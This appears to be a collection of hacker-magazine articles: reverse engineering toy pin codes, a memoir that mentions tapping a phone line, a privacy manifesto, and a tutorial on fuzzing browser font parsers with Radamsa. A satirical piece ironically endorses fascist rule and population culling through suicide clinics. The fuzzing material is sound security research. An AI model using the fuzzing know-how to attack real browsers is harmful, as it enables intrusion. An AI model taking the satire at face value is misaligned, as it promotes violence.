This toy comes with 12 blocks, representing the front and rear halves of six different farm animals: pig, cow, horse, sheep, duck, and dog. These blocks can be combined two at a time to create real animals (such as a pig), or hybrids (such as a duck-horse). The toy generates the corresponding "oink-oink" or "quack-nay," to the amusement of all.

Each block presses down on a unique subset of four input pins on the block receiver. A mapping of these pin patterns is shown below. Only two pins each would have been sufficient to uniquely identify all six animals, so why does the dog block use three? Is it because a child could too easily press the innermost four pins with their little fingers while handling the toy? Is this also why a single pin is never used?

Front Block

```
Pig              X X
Cow                X X
Horse            X   X
Sheep              X   X
Duck             X     X
Dog              X   X X
```

Rear Block

```
    X X          Pig
  X X            Cow
  X   X          Horse
X   X            Sheep
X     X          Duck
X X   X          Dog
```

The toy can also be placed in a diagnostic state in which all the audio files play in succession, a fact discovered only after a student spent a long time manipulating all available inputs. To enter this diagnostic state:

- While the toy is off, hold the two block input spots down and the music button down, turn the device on, and then release all three. A high pitched whistle plays.

Interesting, huh? And that was the most basic toy....

Lil' Speller Phonics Station

This toy's letter blocks feature subsets of six pins, for a search space of 64 possible combinations. If the pins present are denoted as ones and the absence of pins as zeros, then the pin pattern can be read in reverse order as binary numbers. Read this way, the 17 pinout combinations 000000-010000 are unused, as are the six from 111010-111111. But, the rest of the pin patterns appear fairly arbitrary. Why is "A" 100001, "B" 100101, and "C" 101001, but "E" is 100010? I ask the students if they would have designed the toy this way. There are also two pin combinations for the letter "R" for some reason!

LeapFrog Fridge Phonics

This toy's blocks also feature subsets of six pins, but they include both letters and the numbers 1-10. Unlike the Lil' Speller Phonics Station, the pin patterns on this toy tend to follow a predictable binary pattern when read in reverse order. For example, "A" is 010001, "B" is 010010, and "C" is 010011. The hidden letter "zed" can also be found. The reason that "A" begins as 010001 instead of 000001 is that no block uses only a single pin. Why might that be?

Playskool Sesame Street Cookie Monster's Find and Learn

This is the most challenging of the four toys to investigate. The block bottoms feature patterns that press a subset of eight buttons, arranged in two rows, on the Cookie Monster base. Each block can be positioned in four different orientations, with the outward-facing side corresponding to the sound played. While there are some systematic patterns in the block designs, there are also a lot of arbitrary mappings as well. The fact that blocks from the Cookie Monster are interchangeable with the Elmo and Big Bird versions adds to the challenge.

When students reverse engineer these toys, they gain insights into how engineers take different approaches to solve similar problems. There is something thrilling about uncovering how things work in a way that most people never get to, and that is what hacking is all about.

HOW TO HACK YOUR WAY TO A GUILT-FREE, POLITICAL IDEOLOGY

by Eyenot

Politics in the modern world is a minefield of ready-made reasons to go completely antisocial on just about everyone around you. With just about anyone you run into, espousing your political ideals beyond just a few tentative "talking points" is bound to land you in the deadly crosshairs of the everyday civilization member's aspirations to power.

But it doesn't have to be that way! While the average person is busy collecting and trading prepackaged directives on the consumer-driven ideology market, you can instead save a lot of time and hassle by forming your ideology from the literal ground up. (It's like having a cheap weenie deck ready in case some exorbitant cardgamer wants to challenge you to a "duel.")

First of all, discounting hunter-gatherer cave paintings, what civilization considers recorded history itself is more or less only as old as the apparent invention of agriculture. Even if you place agriculture's advent much earlier than the "establishment," there are trends in archaeology that buck the establishment as well and place the building of the ancient megaliths much further back as well. And with agriculture came all the rudimentary elements of politics: division of time, slave labor, and money.

However, just before civilization started its marathon of a millennia-long jaunt straight toward the thermonuclear destruction of the planet, modern Homo sapiens relied for several hundreds of thousands of years on hunting and gathering. So to be truly political, you'll want to argue for keeping around only the truly best things about civilization and otherwise hedging your bets on the side of the primitive.

In order to capture the more conservative, profit-minded individual's imagination, you'll want to espouse a desire to see humanity's purpose fulfilled in soaring amongst the stars and (more importantly to the more wealthy and therefore more powerful members of civilization) mining the hell out of every planet, moon, and tiny asteroid we come across.

It's pretty hard for any member of modern civilization to argue against spacefaring. The noble pursuit of sailing the stars has either inspired or uplifted numerous of history's great inventions and has pushed human abilities nearly to their breaking point. Any paddy farmer in China would gladly trade some night soil for some rockets and Velcro!

But in order to win the hearts of the stoned, handout-dependent cockamamie cuckoo liberal left, you simply have to also espouse the inherently beautiful and pure qualities of simplicity of life and abundance of leisure time afforded to early humanity by the equally noble lifestyle of hunting and gathering.

Increasingly, many anthropologists and archaeologists are in agreement that the old Hobbesian assessment of early mankind's life as "nasty, brutish, and short" was merely a projection on mankind from within our own addled psyches, and that prior to agriculture, mankind actually lived longer and with far less disease, pestilence, and bloodshed. Considering the left's desire for people to live in harmony with one another (and among some of them, with nature as well) and for everyone to be treated as perfectly equal, you should adopt the merits of a life where all you need to do is fire a bow (friends in rural places!), do a little horticulture (friends in the libertarian community!), or just be a people person (friends in the public sector!). As far as social safety nets go, nothing draws people together quite like surviving an ice age!

And the spacefaring futuristic angle helps with the lefties as well, considering once we're all immigrants from Earth to the rest of the Universe, deportation itself becomes post-humanist. See, even Silicon Valley can get behind massive deportation!

But now you're stuck with two seemingly irreconcilable extremes. How do you reconcile needing a space program with needing to be a hunter-gatherer?

Well, my friends, that's why we have what's called ecofascism. You can just profess to want to remove all borders and national governments and replace them with a one-world, single-government fascist state that literally forces everybody to both be extremely "deep green" as well as always ready to lend their part to a somehow sustainable space industry.

As luck would have it, if the one and only remnant of industrial civilization you want to keep around is the space industry, you can cut mankind's biological footprint considerable down to a tiny margin of its currently doomsday-overclocked spectacle. Once humanity has been made (at fascist gunpoint) to give up living in crazy boxes and to stop destroying every last square meter of forestland for the sake of rapaciously forcing "yields" from the earth, we'll simultaneously solve issues like unsustainable ecological abuse, greedy land ownership, opulent laziness, tax evasion, taxes, and domino-effect world wars, while also freeing up all available resources to be withdrawn as-needed for the occasional building

of laboratories, control towers, launch platforms, satellites, probes, shuttles, and solid fuels.

Of course, the simple salt of the Earth will need to be kept ever-ready to be called from their restive primitive lifestyle to join the ranks of engineering, so simplistic gadgets like pocket GPS, lasers, smartphones, and Tomagotchi will have to be kept commonplace. See, the engineering population won't be allowed to subsist on surface agriculture, and it's very likely to be seen as ecologically intrusive to build enough solar, wind, or other renewable energy to grow everything they need underground. And most importantly, a transition from hunting and gathering (which requires a very deeply spiritual connection to the balance of nature to be done sustainably) straight into agriculture is not only bound to upset the psyche of the "new blood" initiates, it will also serve as malnourishment to them. So to kill two birds with one stone, we'll have to set up a trade between the aerospace engineers and the primitive citizens of Earth, where the interesting gadgets are regularly traded for fresh foodstocks culled from the more sensitive art of hunting and gathering. This will also ensure that one group does not grow to resent the other through some illusion of complete independence from their human kindred.

But how should this regular trade be facilitated in a way that imposes some small amount of regimen on the otherwise timeless and carefree lives of the denizens of the forest-reclaimed surface of Earth, without imposing more sense of time discipline and domestication than hunter gatherers have historically been observed to require?

The answer is simple: the efforts of adherents to the outcome of this political ideology also forswear to do everything they can to foment and proselytize a new world religion of technoshamanism. The worship of the wonders of technology as a magical and spiritual system of beliefs not only lends an avenue to the acceptance of sparsely intermittent yet regular holidays, it also provides a way for otherwise primitive people to adopt the use of technological gadgets without asking too many scientific questions. It's human nature to want to aspire to any greater station in life that's within the range of human understanding to undertake simply out of a desire to survive, and by omitting the explanation of semiconductors and electromagnetism to the world's woodland wanderers while substituting in a wonderful mural of mythology and mirth instead, you can quell that upward-mobile desire while also leaving the possibility of "enlightenment" to the more restless and observant primitives who spend a little more time than the rest looking into the sky and hanging around the "temples" (read: launch sites). After all, a precise balance will have to be struck between the level of population that subsists for food on the other, while that other will also have to be precisely balanced to subsist on its own dependent on the newly unadulterated planetary ecosystem.

Which leads to another observation. Of course, this political ideology already requires quite a great deal of faith in the desire of human beings to survive sustainably and see many generations succeed into the distant future, despite the glowingly closer imminence of global thermonuclear war coming seemingly close on the heels of the increasing comforts of our myriad governing servants. But what is also quite obvious is that so many billions of people as we count ourselves now will not easily find game to hunt, fruits and berries to pick, and roots to wash. Quite tellingly, most of those experiences now exist merely as graphical interfaces to identical games with only pseudo-random number generation saving entire demographics from morbidly vacuous boredom. If this futuristic synthesis of a spacefaring, technoshamanistic theocracy brought about by a period of imperialist, technocratic ecofascism is going to work, it is going to require quite the unprecedented culling of human numbers.

Of course, militant fascism itself can serve some reductive cause, but only until the point is made and the human race capitulates. Fertility and passion are like wild horses and not easily broken and domesticated as silently psychotic beasts of burden. But if there's anything we can count on today, it's that a life not worth living is easily given up. Faced with having to choose - between the insane, self-destructive life we live now (with no realistic sign of hope in any kind of long-term future) and a life that is completely alien and nonsensical - many people who do not rebel outwardly will gladly file quietly into government suicide clinics (a la *Soylent Green* but without the hideous recipe book).

So there you have it. If you've ever wanted a political ideology that serves everyone, demands nothing but the everlasting future of the human race, and doesn't challenge anyone's beliefs all that much (after all, you can ask anybody you run into how their beloved smartphone, car, or refrigerator works and get blank stares - no need to wax ironic about "magnets" - "magic?"), here you have it. You can just kick back, crack a beer or wheatgrass or whatever, espouse this tiny handful of views, answer all questions honestly, and cut off all logical fallacies (arguably the hottest content of popular political ideologies today) at the pass while resting assured that you're just being a decent person and hoping for the best. You'll never have to budge from your premise or try hard to come up with a response closer to what somebody prefers to hear. Hack away!

The Problem with IT Certifications and Their Contribution to the Devaluation of Technology

by Super Ells

For two decades, IT certifications have evolved and diversified greatly. In the 1990s, certifications were the IT professional's vocational pinnacles; you earned these after having years of experience in the field and taking the test to show your knowledge. In the last several years with the proliferation of certification boot camps, entry-level jobs now require certifications that normally would have been received after years of experience in the field.

The changes towards certifications going from the pinnacle to just another check in the box began in 2010, when CompTIA decided it was more important to change their long-esteemed lifetime certifications to three-year certifications in order to make inroads into the certification profit game. With this, certifications shifted from a highly technical viewpoint to a split between general knowledge and customer service, degrading the technical side of the certification to irrelevance. Now, those with lifetime certifications had to get continuing education credits - either from industry or by paying more money to CompTIA, and those who did not sign up for the CE program basically had years of hard work and dedication to our world swiped out from under them. Their certifications, which CompTIA had promised on paper were going to be valuable and good for a lifetime, became nothing. In effect, CompTIA used the back door to invalidate every lifetime certification holder (unless they paid for CE) after being forced to back down from invalidating lifetime certifications in 2010.

CompTIA says that the lifetime certifications are good as they were prior to 2010. Not true. If they are no longer promoting lifetime certifications and not pushing schools to accept them as credit or industry to accept them instead of their (effectively) pay-to-maintain certified system, then the certifications are worthless on paper. I am not against continuing your education or keeping up-to-date with technology - you must. But the fundamentals of computers and networks in 2000 are the same as they are in 2017, and even the fundamentals of operating systems such as Linux and Windows have maintained the same, even if the eye candy is different. Surely there are some things that are easier to do, and newer technologies that have arrived, but when there is so much of the same as well, does someone need to renew their certifications at an arbitrary time, if at all? Or is this just a way to for companies to make more money and lock into a line of products? Yes, I'm bashing CompTIA hard, but they deserve it after being a non-vendor certifier that for years has been looked highly upon as knowing your fundamentals after experience in the field, and pissing it away for the pursuit of the dollar.

The other issue with certifications is certification boot camps. They are used by non-technical people to get into the field, thinking IT is a way to make a lot of money without having to become passionate. Those who truly want to enter our field should be welcomed, as long as they are willing to have a passion for computers and technology. Unfortunately, with the proliferation of certification boot camps, too many people without that passion for technology - or the skills to think outside the box - have entered into IT. In turn, this has driven away the creativity and the passion to innovate from many, whereas now our world has turned into policy and rigidity, which has stifled a lot of what is good about our field (and to some, our world). This has not been good, as we see around us every day in the tech world.

In my experience, I have seen dozens of technicians come into jobs working with me (or for me) brag about having a plethora of vendor or non-vendor certifications, and when I ask them to do something simple, such as set up a print server, I get deer-in-the-headlights looks. Or I'll ask my technicians to figure out how to set up a field-deployable network, and they are locked into wanting to follow policy and build a system that is more fitting for an office! Really? Then I ask these technicians if they have thought outside the box for a solution. Crickets.

And this is the point I make with certifications: they are not meant as checks in the boxes, or a way to keep outside thinkers from entering our world as a profession if they truly are passionate about it. Now that they *are* checks in the boxes to get into the profession, their value has been lost. And these are the technicians we have - and all of the tech world will pay dearly for the commoditization and devaluation of our passion that for many of us is our profession.

If you want to enter the world of hackers, programmers, hardware/software/network engineers and the like as a profession, you better do it with passion and with a mindset that is not of a regular office worker. Live it, breathe it, learn it - build your experience, think outside of the box, tinker, design, test. It cannot be a job - it must be part of your life. If not, there's the door. Do it as a hobby, or find something different to do. This is not just a job for many of us. It is our world, our life's work, our passion, our dream that for some has become reality. Don't devalue it by just making it another job. If you want to treat it as just a job - as I said before - leave! And don't let the door hit you on the way out!

The Hacker Perspective

by Master Chen

Everyone has an origin story. Every hacker has an origin story. Mine started simply enough. My first computer was a Tandy from Radio Shack, running a now crude looking Windows 3.1 "operating environment." Windows wasn't an operating system at the time. MS-DOS was the operating system. Back then, I didn't understand that this was the reason I had to exit Windows in order to run DOS games. Initially, this was it for me. I knew the commands that would get me from DOS games to Windows and back again and, at the time, this was enough. I would say I was about seven or eight years old during this exposure to technology. The machine had to be expensive because when it wasn't being used, it was covered with water-resistant and anti-static material. It was a simple beginning.

I remember the exact event in my life that changed what I knew technology and computing to be forever, and for the better. At this point, Windows 95 had been recently released, but I was still using my Tandy with Windows 3.1. I didn't know the difference because I wasn't exposed to anything but that DOS environment. My dad's friend came down from New York to visit and he had a laptop computer with him. This was my first time seeing a laptop computer. It was significantly smaller than the Tandy, of course, and that alone got my attention. What happened next though is what floored me. He sat down on the family room couch and set his laptop on the coffee table in front of him. He took out a phone cable and plugged one end into the computer and the other end into the telephone jack we had in the wall nearest to him. Before this, I had only seen phones get plugged into those jacks, so this captured more of my attention. He booted up his laptop and I saw the Windows 95 loading screen for the first time. After what seemed to be a short time, my dad's friend started a program called Netscape Navigator and a now all too familiar modem sound began to play from the laptop. At this point, I broke the silence and I had to ask what he was doing with his computer.

He was connecting to the Internet. The what? The Internet. He explained that it was a tool to look up anything I wanted to know about. He stressed "anything" and this was the exact moment the hacker spirit ignited in me. Before then, I had been using my family's computer to play fun and educational games, but if I had what my dad's friend had, I could do so much more. I knew instantly even at that age that the indexed knowledge from this "Internet" was exponentially more than what I currently had. The entire world was now in my house! I asked my dad's friend if I could look for something, and he agreed with no hesitation. I remember that the very first thing I looked up on the Internet was "tornadoes." That kept me busy for quite a while. I might have been keeping him from getting real work done, but he didn't seem to mind. I was hooked. I quite literally (and I am using the word here properly) begged my parents to upgrade to a computer that had connectivity capabilities. Although it sounded more like a nine-year-old whining "Please can I have whatever that laptop has!?"

My parents gave in, but I think it was because my dad's friend is a hell of a salesperson. Regardless, I got my Internet-capable computer and it's been nonstop ever since. Fast forward a couple of years and you would see a 12-year-old me tapping away at the computer for hours. I think the only reason my parents didn't stop me was because I was always researching something, anything, whatever I wanted. The summer between seventh and eighth grade was particularly amazing. When everyone had gone to sleep, I would sneak back downstairs to the computer to continue my work. I did this every single night of that summer. It was when I discovered what phone phreaking was, and I was introduced to textfiles.com. I learned DOS batch file scripting from lameindustries.org. I read whatever I could and, the more I did, the more I felt engulfed by whatever all of this was and is still now. During one of those summer nights, my dad woke up for a midnight snack. I ran from the computer, but the evidence of what I was doing was everywhere and in plain

sight. After seeing my work, my dad added a BIOS password to the computer to limit my activity online. He didn't mind the research and hacking experiments. My dad was a COBOL programmer and we shared the love for the technology. I wasn't breaking into anything. I think it was more of how much sleep I wasn't getting at 12 years old that concerned him. I assured him that what sleep I wasn't getting at night, I was getting at least some of it back when my parents were at work. Either way, the BIOS password was added, but that did not deter me.

The agreement was that I would have two hours of computer time after dinner to do whatever I wanted. So naturally, the first thing I researched after the BIOS password addition was how to remove it. It didn't take long to find a CMOS/BIOS battery password removal tool, and I used it the next time I was allowed online. My dad didn't realize there wasn't a password anymore until a few days later. I wasn't asking him to log me in anymore. I would write Windows batch scripts on paper and show my dad the concept of what I was trying to do. He finally asked about the password and I played ignorant, but he knew. Thinking back, my workaround probably made him proud to some degree.

The learning, phreaking, and hacking continued throughout my high school years. The "boxes" made by the phone phreaks were dying off except for one that I remember and loved using. The "beige box" or lineman's handset was so easy to make and use. It was an instant hit with me. The first time I hooked it up to the outside of my house I remember listening in on the middle of a long distance call from my mom to the Philippines. I used the beige box one more time to call my girlfriend at the time while I was out of town. That was probably a really dumb move to call someone long distance directly from a tapped line. Textfiles.com was still visited frequently for nostalgia and inspiration's sake, but I was quite bummed out that I missed out on the age of the "red box," "blue box," etc.

It was in high school when I first heard of *2600: The Hacker Quarterly*. A classmate knew I was into "this kind of stuff" and showed me his copy of the magazine. I asked him what the "2600" meant and he told me that it was "the address of the Capitol, like 1600 Pennsylvania Avenue being the White House." My skepticism didn't fail me. While I thanked him for bringing the magazine to my consciousness, I couldn't trust him as a reliable source of information, especially since he could get me into DEF CON for "free" in a time where attendees usually weren't under the age of 18 and "Kid Con" wasn't anywhere near being a thing.

Fast forward again to a high school graduate hacker. The year was 2004 and it was my first time attending DEF CON with my best friend. The con was still at the Alexis Park, and we went in blind. We didn't know what to expect, but that was probably the best way to experience it. That event was also the first time I came across lockpicking as a "hacker thing." I always thought of lockpicking as a thing that burglars do but, yet again, here my mind is being expanded and opened, approaching a concept at a different angle. Lockpicking wasn't a thing of the movies or criminals here. It was a puzzle. How do you solve something you can't see? What a wonderful experience! I've been attending ever since.

It was around this time when I started writing for *The Hacker Quarterly*. It is said that you are your own worst critic, and that rings true with me. My first article was about quick disguises. It wasn't really techie, but it fit in this community. My second article was about setting up a network of safe houses. This article got me laughed at during an interview with Zynga. I didn't get the job but, looking back, I am forever grateful because they laid off a big chunk of their workforce shortly after that. I have a feeling I would have been on the chopping block. My favorite pieces of work were two articles on using the Asterisk PBX software in unorthodox ways. The last article I wrote got me a shoutout in a friend's DEF CON talk on profiting from pwned PBXes, and with it came the open bar invites. What was most important about the last article ("Asterisk: The Busy Box") was twofold. It tied me to the old phreaker scene that I felt I missed by a few years because of my age. Those phreaker boxes that were archived in textfiles.com seemed just out of functionality until I wrote this article. I was just a very small part of phreaker history, but that put a smile on my face. Secondly, it helped me land a job as a VoIP administrator where I currently get to do most of my research.

It was definitely in college when I decided that I wanted to put a voice to what I was doing. When I was younger, a cousin of mine asked me what I wanted to be when I grew up and I told her a hacker. She went on to tell me that it was a bad choice, but inherently I knew she didn't understand. She didn't know what "being a hacker" meant as far as my future mindset. So, how

would I put a voice to what I was doing so that non-technical people would understand what I meant? How could I clearly convey that, to me, hacking was about exploration, study of self, and not letting the mind stagnate? Podcasting seemed like a good avenue of communication. I was a listener to many podcasts, so I figured that if I started one, eventually people might listen to what I had to say too.

Along with my best friend, we started our first round of podcast shows. I say first round because we started with *Information Injection*, but it didn't last for a long time. Maybe it was our lack of experience in production or subject matter. Towards the end of our college years, we attempted again with *Off The Record*. It lasted longer than the first attempt, but there was still something missing. The show fizzled out again. Finally, and recently, we made our third and current attempt at a decent podcast show. We started calling ourselves *The SynAck Pack Podcast*. It was slow and controlled, but then that something that was missing before showed itself in the form of other people wanting to get involved. A couple of friends we had met along our journey wanted to be heard just as much as my best friend and I did. So, the show had four co-hosts with four different points of view. There was room for debate, and the entertainment came from everyone's opinion being challenged and checked. We had research, news, discussion, experience, curiosity. It was everything that might grab the attention of other hackers. And it did! The show moved from our garage to the SYNShop Hackerspace in Las Vegas, Nevada. We met more people with diverse backgrounds and, if we didn't know something, we learned as we recorded. If one of the main hosts had to miss a week, we had others from the hackerspace who could fill in and share their viewpoint. With the diversity, we started grabbing listeners from cool places around the world - California, the U.K., New Zealand - all joining our IRC channel because of various ways they had heard about us.

Not all of it was unicorns and rainbows, though. Right when we were catching our stride and weekly routine, we were hit with a Cease and Desist order by a company out in California for using their trademarked name. I was out in the field installing a radio dish for my company where there was no cell service when the letter hit us. It was a couple of hours before I got the word, and the question I got from everyone was "What do we do next?" I wanted to fight. I didn't want to change, and I felt that we were not violating any trademark. After some research, though, I learned that trademark law was a rather interesting thing. If you don't defend your mark, even in what may seem to be petty instances, you could lose your trademark when big infringements occur due to the lack of care prior. I didn't like it, but I could respect it, and we did. The podcast team decided to rebrand and collectively, we agreed to call ourselves *GREYNOISE*. In my head, "grey noise" could be a mix of the news and discussion we talk about. The discussion isn't scripted or planned. We have a vague idea of what we want to cover and we roll with it. I am sure *GREYNOISE* has a similar, but different meaning for the other hosts.

The name change didn't stop our momentum. If anything, it motivated us to keep going and get involved in more things. The rebrand was a workaround that ended up making us stronger. It was the same feeling I get when I circumvent some sort of obstacle or blockage in what I am attempting to do. Kind of like the BIOS battery example.

If the podcast story seems a little long-winded, I promise that it has a point as I bring this full circle. In the podcast, we ask any new guests what hacking and being a hacker means to them. The answers vary, of course, and I love that, but all of the answers seem to dance around some key concepts. Exploration. Tenacity. Perseverance. Curiosity. Thirst for knowledge. Rebellion. I agree with this. These ideas keep me going. These ideas are the reason we did not give up after the first or second podcasting attempt. Why should we? We can always quit, so why quit now? And this is the strongest point I'd like to make about being a hacker. Although we may be hit with obstacles or setbacks, hackers do not give up. I just don't see it in our spirit. We find ways, or we make ways. Every small part or contribution is still a part or contribution of our collective history. Keep going!

MasterChen continues to co-host GREYNOISE*, the third and most successful iteration of the podcast. He wants to use the voice of the podcast to meet hackers all around the world and build other educational and entertaining content. You can reach MasterChen on Twitter @chenb0x.*

Ready to share your hacker perspective? See page 256

A Little Brother's Manifesto

by Qrag
qragrqsha@tznvy.pbz
qragrqsha@cebgbaznvy.pu

"What do you have to hide?" they ask, and the thoughts begin to roil.

Every coin has two sides, but it seems like Big Brother only cares about one: the side of criminality. Because of this, Big Brother has created a campaign dedicated to surveillance, as revealed by their constant urge to "backdoor" every piece of crypto they can get their hands on. We should've known about this long before Snowden, but Snowden solidified it. Privacy isn't respected. It's barely considered a right by Big Brother. The NSA continues to massively surveil citizens, the FBI continues to run Tor exit nodes, and the president of the United States publicly calls for the boycott of a tech company for refusing to give the FBI exclusive backdoor access.

And so from what morals does our government draw these lines? At the lowest level, all cryptography requires is a mathematical function. If we create laws around which prime numbers we can and cannot multiply, we destroy our freedoms not only as mathematicians, geeks, nerds, punks, hackers, and phreaks, but as humans, too. As soon as we allow our government to make laws around which ones and zeroes we can flip, we allow our government to toy with the laws of nature itself. But somehow, I doubt that in the grand scheme of things, our government really cares about our safety more than our privacy. In fact, I think that the government cares more about our *political motivation* than it does about our privacy. You're either a proud American or you're not, according to them, and if you dare use end-to-end encryption, you get to be on a special list of no-good evil troublemaking terrorists just like you.

When the people start to pick up on these cues, they don't sit silently and accept defeat. They begin to work on newer, better, stronger ways of privatizing the online presence. And Big Brother follows, sprinkling a few eavesdropping exit nodes here and there, but always staying one step behind the people. And so the people will keep stepping ahead of Big Brother, always writing, sharing, and provoking without hesitation. This resistance is what fuels innovation. And so to Big Brother, who so painstakingly looks after us through a campaign of mass surveillance, intrusion of privacy, and back-dooring of online services, I thank you. I thank you for showing us what it means to resist manipulation, control, and mistruth.

And so, to my friends, family, and fellow human beings who feel they deserve these freedoms, there are a number of organizations and tools available to maintain them. Firstly, the EFF (`eff.org`) has been fighting for civil liberties in the digital world for nearing 30 years. It wouldn't be unwise to donate, sign up for their newsletter, and maybe even volunteer. Secondly, `torproject.org` is a great way to gain some anonymity on the Internet for free. The Tor Browser Bundle makes it possible to browse the Internet anonymously using Tor, so long as you don't log in to accounts that could be used to identify you. The Tor Browser is being updated and maintained constantly, and has recently been announced as a part of a public bounty program set up by the Tor Project; Hack away, get paid. Lastly, I encourage those not familiar with cryptography at all to dive into strong encryption algorithms like RSA, AES, and Blowfish as well as learn how to use privacy software like PGP to encrypt files and emails. Every small step away from surveillance is a large step towards privacy.

Sincerely,
Little Brother

A TEST HARNESS FOR FUZZING FONT PARSING ENGINES IN WEB BROWSERS

by James Fell
james.fell@tartaruslabs.com

This article presents a cross-platform test harness written in Python that assists the user in searching for vulnerabilities in web browsers, specifically by fuzzing their font parsing functionality. The tool automates the delivery of test cases (font files in this context) into a web browser. The source code for the test harness should be available to download at `https://www.2600.com/code/`. To get the most out of this article, it is recommended to have the source code open to refer to at the same time.

Fuzzing

Fuzzing is an established software testing process consisting of repeatedly delivering malformed input to an application while monitoring it for evidence of abnormal behavior. Various memory corruption bugs such as use-after-free, double free, and buffer overflows can be revealed in this way. Fuzzing is one of the most common methods for detecting vulnerabilities in software today. It is a form of dynamic analysis, as the software is being tested whilst it is executing. This is in contrast to static analysis which covers methods of examining an application's source code or a disassembly of the application's binary, without actually executing it.

There are two fundamental approaches to fuzzing based on how the malformed test cases are created: mutation and generation fuzzing. Mutation fuzzing takes one or more valid sample inputs and makes changes to them in some way, such as flipping bits. For example, a selection of PNG image files downloaded from the web could be randomly modified in order to fuzz an image viewer. Generation fuzzing on the other hand uses a specification of the format or protocol being fuzzed in order to generate test cases from scratch. For example, a grammar describing the JavaScript language could be used to generate slightly incorrect scripts to use as test cases when fuzzing a JavaScript interpreter.

In the context of this article, and the supplied test harness, we are using malformed font files to fuzz web browsers and it does not really matter how they were created. A simple example of applying mutation to sample font files is given later in the section titled "Corpus Preparation," but many other approaches are possible.

Although the concept of fuzzing sounds quite simple (merely loading dodgy input into an application and seeing if it crashes), once you start trying to actually do it (and do it well), it often has a way of becoming complex. Issues such as creating good test cases, dealing with checksums or compression, delivering test cases to the target application, maximizing code coverage, analyzing crashes, and so on can actually be quite tricky. The more advanced approaches to fuzzing also make use of techniques like taint analysis, symbolic execution, and genetic algorithms to create better test cases. For anyone wanting to read more about the topic, Chapter 17 of *The Shellcoder's Handbook*[6] and Chapters 8-10 of *Gray Hat Python*[7] are good starting points.

Two excellent open source fuzzing tools that the reader should also download and take a look at are American Fuzzy Lop (AFL)[1] and Radamsa[2]. Reading their documentation and then experimenting with these two tools is a good way to get started with practical fuzzing and learn more.

Font Rendering

Most web browsers can read custom fonts from a website in various formats including OTF (OpenType Font), TTF (TrueType Font), and WOFF (Web Open Font Format) files. The font can then be used for rendering some or all of the text that appears on that website. The specific list of supported font formats varies from browser to browser and can generally

be found in their documentation. In any case, the functionality in the browser responsible for parsing the font file after reading it from the remote web server can, of course, contain vulnerabilities. In such a case, a specially crafted font file can possibly cause arbitrary code to be executed on the target's computer.

As an example of this kind of vulnerability, back in 2011 the state-sponsored Duqu malware made use of a 0-day vulnerability (now assigned CVE-2011-3402) in the TrueType font parsing engine in win32k.sys on Microsoft Windows[3]. Duqu itself exploited this by having a malicious font file embedded in a Word document, but the same vulnerability could be exploited by convincing the target to visit the attacker's web page using Internet Explorer and delivering the TTF file in that web page.

The reader will probably have noticed that, since win32k.sys is handling the font parsing in the example above, this means that the vulnerability was not actually in Internet Explorer itself, but rather in the Windows XP kernel. Similarly, on the modern Windows 10 operating system, the Edge web browser uses the DirectWrite library Dwrite.dll to handle fonts rather than having its own custom functionality. This may raise the question, why not just write a wrapper to dwrite.dll or the equivalent library if you intend to fuzz it, instead of processing fuzzed fonts through a web browser? However, that approach requires a separate test harness for each font parsing library on each platform. Also, some browsers actually do use their own custom font engines instead of passing the job to the operating system. The test harness presented here can be used unmodified to fuzz the font parsing functionality of any web browser on any OS, as long as there is a Python interpreter available. It is not the only way to approach the task, but having one test harness that can be used for many targets seems like a good thing.

Corpus Preparation

The test harness that is presented here deals with injecting a corpus of malformed font files into a web browser and causing the browser to attempt to parse each font. Before this is described, it is worth giving a quick explanation of how such a set of font files could be created. There are many ways of achieving this, and it is not the focus of this article, but here is one example of how a corpus of malformed TTF files could be created.

First, it is necessary to obtain some samples of valid TTF files from somewhere. A simple Google search will be a good start, but the more variety in the sample files the better.

The user should then install Radamsa[2] on a Linux system and use it to mutate the valid TTF files as shown below.

```
radamsa -o output/test-%n.ttf
➥ -r input -n 50000
```

This will instruct Radamsa to read all of the valid TTF files in the directory called input. The tool will then create 50,000 new, mutated TTF files in the directory called output. These font files will each be slightly invalid in interesting ways that may trigger bugs when used. The precise ways in which Radamsa mutates input are described in the tool's own documentation.

Because Radamsa is a general purpose mutation fuzzer and is not aware of the specific format that it is mutating, some work now needs to be done to fix up the checksums inside the 50,000 mutated TTF files. Otherwise, the font parser being fuzzed will most likely reject each font file immediately and the only thing to be tested will be the bit of code that inspects checksums. In order to have our mutated files be fully processed and potentially trigger bugs, we need to ensure that they will pass the basic checks that are likely to be carried out. Fortunately, there is a tool available on Windows called MsFontsFuzz[4] that can be used for this, at least when dealing with OTF and TTF fonts.

After copying the 50,000 mutated TTF files in the output directory over to a Windows system (or perhaps just use Wine on the Linux system - I didn't check but it would probably work), the user can run the following from the command prompt. This assumes that the mutated fonts are now in c:\fonts on the Windows system.

```
for /f %%f in ('dir /b c:\fonts\
➥') do msfontsfuzz test c:\fonts
➥\%%f --fix-crcs
```

The command above will fix the checksums in each TTF file so that when they are loaded into the target, they should not be immediately rejected. Once this command has finished, the contents of c:\fonts should be a corpus of 50,000 mutated TTF files now with valid checksums ready to be used in fuzzing.

Test Harness

The test harness presented here is essentially a web server written in Python that accepts connections from web browsers and delivers web pages to them containing malformed font files that are read from a filesystem directory. The user specifies two command line options when starting the harness: the path to the directory where the font corpus is stored and the TCP port to bind to on localhost.

This is the point in the article where it will be really helpful for you to download and open the source code and take a look at it.

Upon startup, the corpus directory is scanned and a list data structure containing all the font files in it is created. The Twisted framework[5] is then used to create a HTTP server listening on the requested port. If you do not already have this Python library, it can be installed by running `pip install twisted`.

The `render_GET` function contains the code that will be executed every time a HTTP GET request is received from the browser being fuzzed. It is in here that we must build up the web page to return to the browser and make sure that it uses a new font file each time.

The `render_GET` function handles three different cases of HTTP request URLs. When the document root (`/`) is requested, we return the full web page. When the font (`/font`) is requested, we read a font file from the corpus and return its contents. When any other URL is requested (for example, the browser might request `/favicon.ico` or something automatically), we simply return an empty string in the HTTP response.

First, we look at how to build a suitable web page when the document root (`/`) is requested. It is possible to load a custom font file into a web browser and use it for displaying text by using the @font-face CSS rule in a web page. The following snippet of CSS illustrates this.

```
@font-face {
      font-family: 'fuzzFont';
      src: url(/font);
}
```

This can be followed with further CSS to cause all text in the body of the web page to be rendered using that specified custom font.

```
body {
      font-family: 'fuzzFont';
}
```

Placing some text in the HTML body will now result in it being rendered using the font that is retrieved from the web server using `/font` as the URL.

A couple more things need to be added to the HTML web page before it is ready to be given to the browser. The harness places two meta tags into the web page header. The first causes the web browser to reload the page after one second, which in turn causes the web server to read and deliver the next font file, and causes the process to continue until all font files have been parsed.

```
<meta http-equiv="refresh"
➥ content="1">
```

